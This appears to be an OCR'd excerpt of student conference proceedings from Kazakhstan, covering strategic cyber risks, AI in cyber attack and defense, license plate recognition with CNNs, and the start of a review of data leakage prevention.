Аңдатпа. Киберсферадан шығатын халықаралық қауіпсіздік пен жаһандық тұрақтылыққа төнетін тәуекелдер мен қатерлердің әртүрлі параметрлері бойынша талдау және жүйелеу негізінде ақпараттық-коммуникациялық технологиялардың (акт) деструктивті әсерімен байланысты ағымдағы кезеңде өзекті стратегиялық тұрақтылық проблемаларын анықтау, тиісті ұсыныстар әзірлеу үшін стратегиялық тұрақтылық деңгейінің төмендеуіне әкелетін киберқауіптерді іске асыру сценарийлерін әзірлеу АКТ саласында өмір сүру саясатының негізін қалау.

Түйін сөздер: ақпараттық-коммуникациялық технологиялар (АКТ), ақпараттық кеңістік, кибер қару, ақпараттық қауіп, киберқауіпсіздік, кибершабуыл, стратегиялық тұрақтылық, жауынгерлік басқару жүйелері, ядролық қару, мемлекеттік инфрақұрылымның маңызды объектілері

Kanatov Arman
Scientific supervisor: Makilenov Sh. N., Sunkarbekov E. S.

Strategic risks and cybersecurity issues

Annotation. Based on the analysis and systematization on various parameters of risks and threats to international security and global stability emanating from the cyberspace, identify the problems of strategic stability that are relevant at the current stage associated with the destructive impact of information and communication technologies (ICT), develop scenarios for the implementation of cyber threats leading to a decrease in the level of strategic stability for the development of appropriate proposals

Keywords: information and communication technologies (ICT), information space, cyber weapons, Information threat, cybersecurity, cyberattack, strategic stability, combat control systems, nuclear weapons, important objects of state infrastructure

Сведение об авторе:

Канатов Арман, студент 1 курса ОП «6В03601 - Компьютерная безопасность», Международный университет информационных технологий, +7 747 220 29 72.

Макиленов Шакирт Нурлубекулы, магистр технических наук, сениор-лектор кафедры «Кибербезопасность», Международный университет информационных технологий

About the author:

Kanatov Arman, 1st year student in «6B06301 - Computer Security», International Information Technology University, +7 747 220 29 72.

Shakirt Makilenov, master of engineering sciences, senior-lecturer at Department of Cybersecurity, International Information Technology University

Авторлар туралы мәлімет:

Канатов Арман, «6В06301 - Компьютерлік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті, +7 747 220 29 72.

Макиленов Шәкірт Нұрлыбекұлы, техника ғылымдарының магистрі, «Киберқауіпсіздік» кафедрасының сениор-лекторы, Халықаралық ақпараттық технологиялар университеті

УДК 004.896.85, 004.492.4

Карапетян А.[1], Раймкулов Е.[2]
[1,2]Международный университет информационных технологий,
Алматы, Казахстан
Научный руководитель: Макиленов Ш.Н.

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ В КИБЕРБЕЗОПАСНОСТИ: РЕЗУЛЬТАТЫ ЗА 2023 ГОД И ПРОГНОЗ ИЗМЕНЕНИЙ В 2024-2025 ГОДАХ

Аннотация. За прошлый год искусственный интеллект (ИИ) стал важным инструментом в работе множества специалистов по всей Земле. Область кибербезопасности не стала исключением. В данной статье подробно рассмотрятся результаты применения ИИ в кибербезопасности в целях атаки и защиты в 2023, и будет дан прогноз направления его более продвинутого использования в 2024-2025 годах.

Ключевые слова: искусственный интеллект (ИИ), атака, угроза, метод защиты, кибербезопасность (КБ).

Введение

Компании, занимающиеся КБ, уже давно используют машинное обучение для защиты, в основном для обнаружения аномального поведения в сетях. Но преступники и агрессивные хакеры также используют это, а внедрение широкоязыковых моделей во главе с ChatGPT от OpenAI усилило накал атак [1].

Компания Microsoft 14 февраля 2024 года заявила, что обнаружила угрозы хакерских группировок из зарубежных стран, которые использовали или пытались использовать разработанный компанией генеративный искусственный интеллект [1]. В этом контексте, возможность использования искуственного интеллекта в отрицательных целях побуждает киберсообщество прибегать к более изощрённым методам защиты.

Использование ИИ в целях атаки

По результатам исследования, проведенного в июне 2023 года нью-йоркской компанией Deep Instinct с участием 650 экспертов в области кибербезопасности, 37% опрошенных отметили, что использование генеративного ИИ сопровождается трудностями в обнаружении фишинговых атак, в то время как 33% отмечают рост как объема, так и скорости кибератак. Генеративные нейросети можно использовать для создания персонализированных фишинговых писем, что является большой проблемой.[2]

Одной из ключевых направлений атак является автоматизация процессов взлома. ИИ способен помочь в автоматическом брутфорсе и поиске известных уязвимостей. Более того, он все лучше умеет проходить капчу, которая должна защищать от брутфорса.[3]

Не менее важным стоит отметить простоту в создании дипфейков в результате осуществленного прорыва генеративно-состязательных нейросетей в области синтезирования аудио и видео. С запуском нейросети Sora от компании OpenAI, способной генерировать реалистичные видео, угроза становится более реальной.

За последний год разработка вредоносов с помощью ИИ была упрощена. Генеративные модели позволяют писать полиморфные вирусы (polymorphic malware), которые постоянно меняют свой код, сохраняя изначальную функциональность. Специалисты ИБ из CyberArk Labs описали процесс создания полиморфного вируса с помощью ChatGPT API. [4]

Искусственный интеллект снижает барьер для начинающих киберпреступников, и это, вероятно, будет способствовать глобальной угрозе программ-вымогателей и повышению возможностей преступников в фишинге и социальной инженерии в течение следующих нескольких лет. [5]

Искусственный интеллект обладает потенциалом для создания вредоносных ПО, которые могут избежать обнаружения современными фильтрами безопасности, но только в том случае, если он обучен на качественных данных об эксплойтах. Существует реальная вероятность того, что государства располагают качественными базами вредоносных программ, которых достаточно для эффективного обучения модели ИИ. [5]

К 2025 году GenAI и large language models усложнят для всех, независимо от уровня их понимания кибербезопасности, оценку подлинности запроса на сброс электронной почты или пароля, а также выявление попыток фишинга, подмены или социальной инженерии. Время между выпуском обновлений безопасности для устранения выявленных уязвимостей и угроз уже сокращается. Это усложнило задачу менеджеров сети по устранению известных уязвимостей до того, как ими можно будет воспользоваться. [5]

Использование ИИ в целях защиты

Наблюдая развитие атак преступных группировок с помощью использования искусственного интеллекта, можно сделать вывод, что Blue Team не будет отставать в этой гонке. Благодаря ИИ, компании смогли значительно улучшить свои системы обнаружения вторжений, а также повысить эффективность ответных мер на инциденты КБ.




Рисунок 1 – Capgemini Research Institute, опрос 850 руководителей: "Используете ли вы ИИ в сфере кибербезопасности в следующих областях вашей организации?"[6]

Можно уже использовать конкретные технологии, которыми могут воспользоваться компании: Simplifai InsuranceGPT, Docugami., ChatGPT. [7]

Развитием GPT заинтересовались Microsoft и продемонстрировали новый подход к построению кибербезопасности на базе своего Security Operation Center: концепт основан на максимально глубоком проникновении технологии GPT в работу операторов SOC.[8] Какими методами и способами уже используют ИИ в защите от атак или угроз:

1. Автоматическая обработка и анализ отчетов систем информационной безопасности.

2. Детектирование вторжений в систему извне, как по заранее известному алгоритму, так и работа с ранее неизвестным типом угрозы (эвристический анализ).

3. Непосредственно связано с предыдущим: непрерывный мониторинг и анализ трафика и паттернов поведения пользователей.

4. Борьба с фальшивым срабатыванием угроз.

5. Обнаружение уязвимостей. Благодаря способности анализировать десятки тысяч строк кода, интеллектуальные алгоритмы ускоряют расследование инцидентов и поиск уязвимостей. Например, IBM уже *предлагает* два профильных сервиса: QRadar EDR и QRadar SIEM. Они помогают ИБ-специалистам анализировать угрозы и быстрее расследовать breach-инциденты. Другой пример системы для обнаружения уязвимостей — *Charlotte AI* от компании CrowdStrike.[4]

6. Классификация и кластеризация данных для соблюдения законодательства, для дальнейшего построения профилей атак и уязвимостей и анализа данных в контексте кибератаки, а также для прогнозирования будущих ситуаций.

Весь механический труд человека, который можно заменить, будет заменён технологиями ML и (или) LLM. И кибербезопасность в данном случае не исключение: здесь есть множество действий, часто механических, которые делают операторы SOC при построении процессов по реагированию. Они собирают расширенный контекст, аналитику, ищут и сопоставляют неявные связи между событиями в системе. Все это уже сейчас может делать за человека GPT и сразу же транслировать на языке, понятном оператору. [8]

Опыт, оборудование, время и финансовые ресурсы в настоящее время имеют решающее значение для более эффективного использования ИИ в кибероперациях. Только те, кто инвестирует в ИИ, обладает ресурсами и опытом и доступом к качественным данным, выиграют от его использования в сложных кибератаках к 2025 году.[5]

Заключение

Увеличение объема, а также увеличенная сложность и воздействие кибератак будут свидетельствовать о том, что киберпреступники продвигаются в эффективном применении искусственного интеллекта. Весьма вероятно, что в ближайшей перспективе это усилит проблемы киберустойчивости Казахстана как для правительства, так и для частного сектора. Эти угрозы требуют оперативного внедрения искусственного интеллекта в системы защиты частных компаний, а также интеграции его в концепцию Киберщита Казахстана. Тот, кто сможет действовать быстрее и располагает большими ресурсами, окажется более сильным и сможет успешно справиться с поставленными задачами, будь то киберпреступники или правоохранительные органы вместе с ИТ-компаниями.

СПИСОК ЛИТЕРАТУРЫ

1. North Korea and Iran using AI for hacking, Microsoft says, [Электронный ресурс] URL: https://www.theguardian.com/technology/2024/feb/14/north-korea-iran-ai-hacking-microsoft. (дата обращения: 20.02.2024)

2. Как искусственный интеллект повышает кибербезопасность, РБК, [Электронный ресурс] URL: https://www.rbc.ru/neweconomy/news/6554cc119a79477fa20d3dda. (дата обращения: 20.02.2024)

3. ИИ в кибербезопасности: друг или враг, DDoS-Guard.net, [Электронный ресурс] URL: https://ddos-guard.net/ru/blog/ii-v-kiberbezopasnosti. (дата обращения: 23.02.2024)

4. Плохой-хороший ИИ: как алгоритмы помогают хакерам и специалистам по ИБ, Хабр, [Электронный ресурс] URL: https://habr.com/ru/companies/beeline_cloud/articles/786858/. (дата обращения: 23.02.2024)

5. The near-term impact of AI on the cyber threat, NCSC of UK, [Электронный ресурс] URL: https://www.ncsc.gov.uk/report/impact-of-ai-on-cyber-threat. (дата обращения: 24.02.2024)

6. The Use of Artificial Intelligence in Cyber Attacks and Cyber Defense, SecureOps [Электронный ресурс] URL: https://secureops.com/blog/ai-offense-defense. (дата обращения: 24.02.2024)

7. Не просто автоматизация: как генеративный ИИ трансформирует отрасли, BlueScreen, [Электронный ресурс] URL: https://bluescreen.kz/nie-prosto-avtomatizatsiia-kak-ghienierativnyi-ii-transformiruiet-otrasli-chast-3. (дата обращения: 24.02.2024)

8. Кибербезопасность в 2023–2024 гг.: тренды и прогнозы. Часть первая, PT [Электронный ресурс] URL: https://www.ptsecurity.com/ru-ru/research/analytics/kiberbezopasnost-v-2023-2024-gg-trendy-i-prognozy-chast-pervaya/#id1. (дата обращения: 24.02.2024)

REFERENCES

1. North Korea and Iran using AI for hacking, Microsoft says, [Electronic resource] URL: https://www.theguardian.com/technology/2024/feb/14/north-korea-iran-ai-hacking-microsoft. (accessed: 20.02.2024)
2. How Artificial Intelligence Enhances Cybersecurity, RBK, [Electronic resource] URL: https://www.rbc.ru/neweconomy/news/6554cc119a79477fa20d3dda. (accessed: 20.02.2024)
3. AI in Cybersecurity: Friend or Foe, DDoS-Guard.net, [Electronic resource] URL: https://ddos-guard.net/ru/blog/ii-v-kiberbezopasnosti. (accessed: 23.02.2024)
4. Bad-Good AI: How algorithms help hackers and information security specialists, Habr, [Electronic resource] URL: https://habr.com/ru/companies/beeline_cloud/articles/786858/. (accessed: 23.02.2024)
5. The near-term impact of AI on the cyber threat, NCSC of United Kingdom, [Electronic resource] URL: https://www.ncsc.gov.uk/report/impact-of-ai-on-cyber-threat. (accessed: 24.02.2024)
6. The Use of Artificial Intelligence in Cyber Attacks and Cyber Defense, SecureOps, [Electronic resource] URL: https://secureops.com/blog/ai-offense-defense. (accessed: 24.02.2024)
7. The use of AI in fraud detection and threat management, BlueScreen, [Electronic resource] URL: https://bluescreen.kz/nie-prosto-avtomatizatsiia-kak-ghienierativnyi-ii-transformiruiet-otrasli-chast-3. (accessed: 24.02.2024)
8. Cybersecurity in 2023-2024: trends and forecasts. Part One, PT, [Electronic resource] URL: https://www.ptsecurity.com/ru-ru/research/analytics/kiberbezopasnost-v-2023-2024-gg-trendy-i-prognozy-chast-pervaya/#id1. (accessed: 24.02.2024)

Карапетян А., Раймқұлов Е.
Ғылыми жетекші: Макиленов Ш. Н.

КИБЕРҚАУІПСІЗДІКТЕГІ ЖАСАНДЫ ИНТЕЛЛЕКТ: 2023 ЖЫЛҒЫ НӘТИЖЕЛЕР ЖӘНЕ 2024-2025 ЖЫЛДАРДАҒЫ ӨЗГЕРІСТЕР БОЛЖАМЫ

Аңдатпа. Өткен жылы жасанды интеллект (ЖИ) жер бетіндегі көптеген мамандардың жұмысында маңызды құрал болды. Киберқауіпсіздік саласы да ерекшелік болған жоқ. Бұл мақалада 2023 жылы шабуыл және қорғаныс мақсатында киберқауіпсіздікте ЖИ қолдану нәтижелері егжей-тегжейлі қарастырылады және оны 2024-2025 жылдары неғұрлым жетілдірілген пайдалану бағытына болжам жасалады.

Түйін сөздер: жасанды интеллект (ЖИ), шабуыл, қауіп, қорғау әдісі, киберқауіпсіздік

Karapetyan A., Raimkulov E.
Scientific supervisor: Makilenov S.N.

ARTIFICIAL INTELLIGENCE IN CYBERSECURITY: RESULTS FOR 2023 AND FORECAST OF CHANGES IN 2024-2025

Abstract. Over the past year, artificial intelligence (AI) has become an important tool in the work of many specialists around the World. The field of cybersecurity is no exception. This article will examine in detail the results of the use of AI in cybersecurity for attack and defense in 2023, and will give a forecast of the direction of its more advanced use in 2024-2025.

Keywords: artificial intelligence (AI), attack, threat, protection method, cybersecurity.

Сведения об авторах:

Карапетян Артур, студент 1 курса специальности «Компьютерная безопасность» Международного университета информационных технологий, +7 778 001 7801.

Раймкулов Ербол, студент 1 курса специальности «Компьютерная безопасность» Международного университета информационных технологий, +7 747 245 9424.

Макиленов Шакирт Нурлубекулы, м.т.н., сениор-лектор кафедры «Кибербезопасность» Международного университета информационных технологий, +7 707 136 6677.

About the authors:

Karapetyan Artur, 1st year student of Computer Security, International Information Technology University, +7 778 001 7801.

Raimkulov Erbol, 1st year student of Computer Security, International Information Technology University, +7 747 245 9424.

Shakirt N. Makilenov, m.c.s., senior-lecturer, Cybersecurity Department, International Information Technology University, +7 707 136 6677.

Авторлар туралы мәлімет:

Карапетян Артур, Халықаралық ақпараттық технологиялар университеті «Компьютерлік қауіпсіздік» мамандығының 1 курс студенті, +7 778 001 7801.

Раймқұлов Ербол, Халықаралық ақпараттық технологиялар университеті «Компьютерлік қауіпсіздік» мамандығының 1 курс студенті, +7 747 245 9424.

Макиленов Шәкірт Нұрлыбекұлы, т.ғ.м., Халықаралық ақпараттық технологиялар университеті, «Киберқауіпсіздік» кафедрасының сениор-лекторы, +7 707 136 6677.

УДК 530.1, 681.3.06

Nurbek Kaskyrbayev
Kazakh-British Technical University, Almaty, Kazakhstan
Scientific supervisors: Y. R. Suleimenov

DEVELOPMENT OF AN ENHANCED MODEL FOR RECOGNITION OF KAZAKH LICENSE PLATES BASED ON A CONVOLUTIONAL NEURAL NETWORK

Abstract. The use of license plate recognition is crucial in a variety of fields, including traffic control and law enforcement. By considering the unique problems associated with Kazakh license plates, this research aims to develop a new Convolutional Neural Network-based model specifically designed to recognize Kazakh license plates. For developing a model, we collected a dataset that contains 1000 images of vehicles with both 1-line and 2-line Kazakhstani license plates, 1000 cropped images of the license plates, 2000 images of the license plate characters and 2000 images of the other symbols. Despite the size of the dataset, the results of the study are very impressive.

Keywords: license plate detection; convolutional neural networks; Kazakh number classification; vehicle detection; character recognition.

Introduction

In recent years, there has been a lot of research on automatic identification of vehicle license plates, because it can be really useful in applications such as parking management, toll collection, traffic monitoring, and law enforcement. Nevertheless, there are still unsolved problems due to the different sizes, fonts, and colors of the text, noise in the images (the license plate may be raindrops, snow, or some objects may hide its characters).

All authors noted that the challenge of recognition a license plate (LP) from a picture or video has received a lot of attention in the last 10 years. They also divided the process of automatic license plate recognition into three main steps: 1) license plate detection, which aims to find the area where the plate is located; 2) license plate segmentation, which focuses on identifying the characters in a detected license plate; 3) character recognition, which outputs a string with an identified label to each segmented character after it is recognized.

Many authors started with vehicle recognition at the beginning because it helps to limit the search area and the amount of false positives. Convolutional neural networks (CNN) for object detection have been used by several authors to detect license plates. Silva and Jung [9] achieved high recall and precision rates by using a single CNN configured in a cascaded way to recognize both automobile frontal and rear images and its license plate. However, [4] used two CNNs: one for identifying car in the input image and second one for license plate detection. Due to the most effective real-time object detection method with a greater identification rate and processing speed, [6] used YOLOv2 to detect cars. Also, they trained a classifier that can differentiate between license plates and non-

license plates in order to accurately recognize license plates. In addition, in [5] they also developed CNN classifier to distinguish license plate characters from other text as in [6] but used 4-layer CNN to determine if the image contains characters. [3] created neural network concurrently identify a car and its license plate. It has two independent branches with two different convolutional layers, one for each purpose.

The next step is license plate segmentation, which involves taking a picture of a license plate and then removing noise from image and separating the characters into single characters for subsequent recognition. In [6][5][1] recommended to pre-process input image by converting colored image into grayscale image to reduce computation time and then binarize to remove noise. [9] developed the CNN (CR-NET) to segment and recognize characters. In [4] used same technique as [9]. But, instead of executing both steps concurrently using an architecture with 35 classes (0-9, A-Z, with the letter O identified jointly with the digit 0), they decided to first segment the letters and then recognize them using two networks. The optimal K-means-convolutional neural network (OKM-CNN) method, which combines K-means clustering and KH (Krill Herd) algorithms, is used in [8] to segment the characters in the license plate. A SegNet architecture was used in the research by [7] to combine the first and second phases into a single step. The SegNet architecture receives the preprocessed input pictures first and gives individually segmented characters.

The last step is character recognition. Most of researchers used the CNN based character recognition process takes place to recognize the characters present in the license plate. Alternative method was proposed in [6] and [5]. In [6] authors used LPRCNN model to identify tilted and blurred characters, while in [5] bidirectional recurrent neural network (BRNN) with bidirectional long short-term memory (BLSTM) model was trained to recognize the sequential characteristics taken from the entire license plate.

It can be challenging to correctly evaluate the provided approaches because many studies only target a portion of the automatic license plate recognition pipeline (such as license plate detection) or base their research on data that do not properly reflect real-world situations. In [2] described that symbols on the license plate can be affected by hazardous situations, which makes them difficult to detect them and increases the detection error. For example, rain streaks add unneeded inconsistencies to the picture. The visibility of the license plate words and its edges, and the color difference between the foreground and background are all negatively impacted by the low contrast situations, such as at night, in fog or snow.

Methodology

In the Fig. 1 illustrated steps of the license plate recognition. First one is license plate detection: it takes inputted image and finds an area where license plate of the vehicle is located. Second one is character segmentation: in this step all characters are highlighted, and the last step is character recognition: it converts each image of the character into text and removes unnecessary symbols. All the steps will be discussed more detailed in the Proposed Method section.




Fig. 1 – System architecture

Data Collection

Firstly, to train the model using YOLOv7 algorithm to detect license plates, the dataset containing 1000 images of both 1-line and 2-line Kazakhstani license plates is collected (See Fig. 2). The collected dataset splitted into 70% for training, 20% for testing and last 10% is for validation. Moving on to the license plate recognition stage, the dataset is extended by collecting 1000 cropped images of the license plates, 2000 images of the characters that are appears on the license plate and 2000 images of the other symbols that are not related to the license plate, it is important to prevent overfitting of the model. The dataset of the cropped images also divided into the same three subsets: 70% for training, 20% for testing, and the remaining 10% for validation.

(a) One-line LP (b) Two-line LP

Fig. 2 – Examples of Kazakhstani license plates

Proposed Method

In the license plate detection stage, used YOLOv7 algorithm. Compared to other neural networks, it uses significantly less expensive hardware and trains much more quickly on small datasets without using pre-trained weights. In the Fig. 3 shown result of the developed model, it returns image with highlighted region where license plate located.

Fig. 3 – Image of vehicle with detected LP area

After detecting the area of license plate, we need to find all characters on the plate. At the segmentation stage of license plates, first, you need to rotate the image if the license plate in the taken image stands unevenly, because it will be easy for the model to identify the symbol which stands straight. For this purpose, the Hough Transform is used. Firstly, it is needed to find 6 horizontal lines with longest length and its coordinates. Then calculate angles between them and find the mean angle. Lastly, rotate the license plate with mean angle.

The next step is License plate character segmentation. In order to increase probably correctly segmented characters, it is necessary to do some prepocessing of the images. Firstly, RGB image is converted to the grayscale image. In addition, the image contrast has been increased to make the license plate more visible and easily separated from the background. Also, Gaussian Blur is used to reduce noises. For example, noises can be appeared in the image because of the camera sensor. Gaussian Blur helps to do smoother any sharp edges in the images while minimizing too much blurring. The threshold value is determined for smaller regions using the adaptive thresholding technique. As a result, we obtain different threshold values for the change in lighting in different locations. After preprocessing the image, we will draw contours of characters in a LP in the original image according to the found contours in the preprocessed image. The next step is segmenting the license plate characters. At this stage, we draw squares around the found symbols to make sure that all the necessary symbols are segmented correctly as shown. These squares define the edges of each individual character, enabling us to separate and extract them for further recognition. Finally, in the license plate character recognition step, we take each character and try to recognize them with developed CNN model. Training of the CNN model was performed using the ”Adam” optimizer and the ”categorical crossentropy” loss function, with a batch size of 128 and an initial training rate of 0.001. After successfully recognizing all the characters within the license plate, the recognized characters will be arranged and merged to form the predicted text and displayed as an output image with overlaid the recognized text onto the input image. From the Fig. 4 it can be concluded that the model correctly recognized all the characters in the license plate of the vehicle.

Fig. 4 – Output image

Results

The performance and effectiveness of the created model for license plate recognition will be evaluated by its accuracy. It helps to be sure that the model can accurately

recognize license plate characters and produce reliable results. A high accuracy score indicates that model is making accurate predictions. To find accuracy of a model confusion matrix is calculated that is shown in the Table 1.

Table 1. Confusion matrix

	True Positive	True Negative
Predicted Positive	171	13
Predicted Negative	6	10

$$Accuracy = \frac{TP+TN}{TP+TN+FP+FN} = \frac{171+10}{171+10+13+6} = 0.91 \qquad (1)$$

The accuracy of the model is 0.91, which shows the designed license plate recognition model worked successfully. This result of metric can be considered as good taking into account the complexities and challenges associated with license plate recognition tasks.

Conclusion

In conclusion, the CNN model created in this study achieved remarkable results. It solved the unique problems associated with Kazakh license plates, opening new opportunities for automated systems in this area. Also, the proposed model can help law enforcement officers identify vehicles faster and help uncover criminal activity. In addition, traffic management systems can use the capabilities of our model to optimize traffic flows, improve parking management and improve overall road safety in Kazakhstan.

REFERENCES

1. Al-Shemarry, M.S., Li, Y., Abdulla, S., 2018. Ensemble of adaboost cascades of 3l-lbps classifiers for license plates detection with low quality images. Expert Systems with Applications 92, 216–235.

2. Azam, S., Islam, M.M., 2016. Automatic license plate detection in hazardous condition. Journal of Visual Communication and Image Representation 36, 172–186.

3. Chen, S.L., Yang, C., Ma, J.W., Chen, F., Yin, X.C., 2020. Simultaneous end-to-end vehicle and license plate detection with multi-branch attention neural network. IEEE Transactions on Intelligent Transportation Systems 21, 3686–3695.

4. Laroca, R., Severo, E., Zanlorensi, L.A., Oliveira, L.S., Goncalves, G.R., Schwartz, W.R., Menotti, D., 2018. A robust real-time automatic license plate recognition based on the yolo detector.

5. Li, H., Wang, P., You, M., Shen, C., 2018. Reading car license plates using deep neural networks. Image and Vision Computing 72, 14–23.

6. Lin,C.H., Lin,Y.S., Liu,W.C., 2018. An efficient license plate recognition system using convolution neural networks, pp.224–227.

7. Omar, N., Sengur, A., Al-Ali, S.G.S., 2020. Cascaded deep learning-based efficient approach for license plate detection and recognition. Expert Systems with Applications 149.

8. Pustokhina, I.V., Pustokhin, D.A., Rodrigues, J.J., Gupta, D., Khanna, A., Shankar, K., Seo, C., Joshi, G.P., 2020. Automatic vehicle license plate recognition using optimal k-means with convolutional neural network for intelligent transportation systems. IEEE Access 8, 92907–92917.

9. Silva, S.M., Jung, C.R., 2020. Real-time license plate detection and recognition using deep convolutional neural networks. Journal of Visual Communication and Image Representation 71.

Қасқырбаев Н.Ж.
Ғылыми жетекшісі: Сүлейменов Е.Р.

Конволюционды нейрондық желі негізінде қазақстандық нөмірлерді танудың жетілдірілген моделін әзірлеу

Аңдатпа. Көлік нөмірін тануды пайдалану әртүрлі салаларда, соның ішінде жол қозғалысын бақылау және құқық қорғау саласында өте маңызды. Қазақстандық нөмірлерге байланысты бірегей проблемаларды ескере отырып, бұл зерттеу қазақстандық нөмірлерді тану үшін арнайы әзірленген конволюционды нейрондық желіге негізделген жаңа үлгіні әзірлеуге бағытталған. Модельді әзірлеу үшін біз 1 және 2 қатарлы қазақстандық нөмірлері бар көліктердің 1000 суретін, нөмірлердің 1000 кесілген кескіндерін, нөмір белгілерінің 2000 суретін және басқа белгілердің 2000 кескінін қамтитын деректер жиынтығын жинадық. Деректер жинағының көлеміне қарамастан, зерттеу нәтижелері таңғаларлықтай.

Түйін сөздер: нөмірді анықтау; конволюциялық нейрондық желілер; қазақша сандар классификациясы; көлікті анықтау; таңбаларды тану.

Каскырбаев Н.Ж.
Научный руководитель: Сулейменов Е.Р.

Разработка усовершенствованной модели распознавания казахстанских номерных знаков на основе сверточной нейронной сети

Аннотация. Использование системы распознавания номерных знаков имеет решающее значение в различных областях, включая управление дорожным движением и правоохранительную деятельность. Принимая во внимание уникальные проблемы, связанные с казахскими номерными знаками, это исследование направлено на разработку новой модели на основе сверточной нейронной сети, специально предназначенной для распознавания казахских номерных знаков. Для разработки модели мы собрали набор данных, содержащий 1000 изображений транспортных средств с однострочными и двухстрочными казахстанскими номерными знаками, 1000 обрезанных изображений номерных знаков, 2000 изображений символов номерных знаков и 2000 изображений других символов. Несмотря на размер набора данных, результаты исследования весьма впечатляют.

Ключевые слова: обнаружение номерного знака; сверточные нейронные сети; классификация казахских номеров; обнаружение транспортных средств; распознавание символов.

Сведения об авторах:
Каскырбаев Нурбек Жалғасулы, магистрант, АО "Казахстанско-Британский технический университет"

About the authors:
Kaskyrbayev Nurbek, master's student, "Kazakh-British Technical University" JSC

Авторлар туралы ақпарат:
Қасқырбаев Нұрбек Жалғасұлы, магистрант, "Қазақстан-Британ техникалық университеті" АҚ

УДК 004.056.54

Кенжебай Нурсултан Нургельдиулы
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Макиленов Ш.Н.

ПРОБЛЕМА УТЕЧКА ДАННЫХ И ИХ РЕШЕНИЕ

Аннотация. Утечки данных являются актом передачи конфиденциальной информации ненадежным сторонам, независимо от их намерений или способов передачи. В настоящее время множество поставщиков предлагают продукты и решения для предотвращения таких утечек. Настоящая статья представляет собой обзор данной области и освещает сопутствующие исследовательские вопросы. Особое внимание уделяется анализу проблемы предотвращения утечки данных, рассмотрению существующих подходов и выявлению потенциальных направлений исследований в данной области. Также в рамках статьи рассматривается идея о применении методов обнаружения вторжений для решения проблемы утечки данных, выявляется специфичность данной проблемы и необходимость разработки соответствующих решений.

Ключевые слова: Обнаружение утечки данных, критические элементы данных, Предотвращение утечки данных, DLP.

Введение

Утечка данных определяется как случайное или непреднамеренное распространение частных или конфиденциальных данных неавторизованному лицу. Конфиденциальные данные в компаниях и организациях включают в себя интеллектуальную собственность (ИС), финансовую информацию, информацию о пациентах, данные личных кредитных карт и другие данные в зависимости от бизнеса и отрасли[1]. Утечка данных представляет собой серьезную проблему для компаний, поскольку число инцидентов и издержек для тех, кто с ними сталкивается, продолжает расти. Утечка данных усиливается фактом, что передаваемые данные (как входящие, так и исходящие), включая электронную почту, обмен мгновенными сообщениями, формы веб-сайтов и передачу файлов, среди прочего, по пути к месту назначения в значительной степени не регулируются и не контролируются. Кроме того, во многих случаях конфиденциальные данные передаются различным заинтересованным сторонам, таким как сотрудники, работающие за пределами организации (например, на ноутбуках), деловые партнеры и клиенты. Это увеличивает риск попадания конфиденциальной информации в несанкционированные руки. Раскрытие конфиденциальной информации, независимо от того, вызвано ли оно злым умыслом или непреднамеренной ошибкой инсайдера или постороннего, может серьезно навредить организации. Потенциальный ущерб и неблагоприятные последствия инцидента утечки данных можно разделить на две категории:

прямые и косвенные потери. Прямые потери относятся к ощутимому ущербу, который легко измерить или оценить количественно[2]. С другой стороны, косвенные потери гораздо труднее поддаются количественной оценке, и они оказывают гораздо более широкое влияние с точки зрения затрат, места и времени. Прямые убытки включают нарушения правил (например, тех, которые защищают конфиденциальность клиентов), приводящие к штрафам, выплатам или компенсационным сборам клиентов; судебные разбирательства, связанные с исками; потерю будущих продаж; расходы на расследование и сборы за исправление или восстановление. Косвенные убытки включают снижение цены акций в результате негативной рекламы; ущерб репутации и репутации компании; отказ от клиентов; и раскрытие интеллектуальной собственности (бизнес-планы, кодексы, финансовые отчеты и программы встреч) конкурентам.

Причины утечки данных

Совместное использование файла, содержащего мультимедийные данные, между различными узлами беспроводных сетей Интернета вещей (IoT) сопряжено с рядом проблем. Одной из основных проблем является их централизованная система, что приводит к высокому риску безопасности и низкой доступности для пользователей. Одним из решений может быть простое изменение системы на децентрализованную сеть, используя сеть блокчейн для хранения этих файлов. Однако это может решить проблему низкой доступности для пользователей и безопасности за счет низкой задержки, более длительного времени отклика, проблем масштабируемости и конфиденциальности.

Информации массовая утечка данных

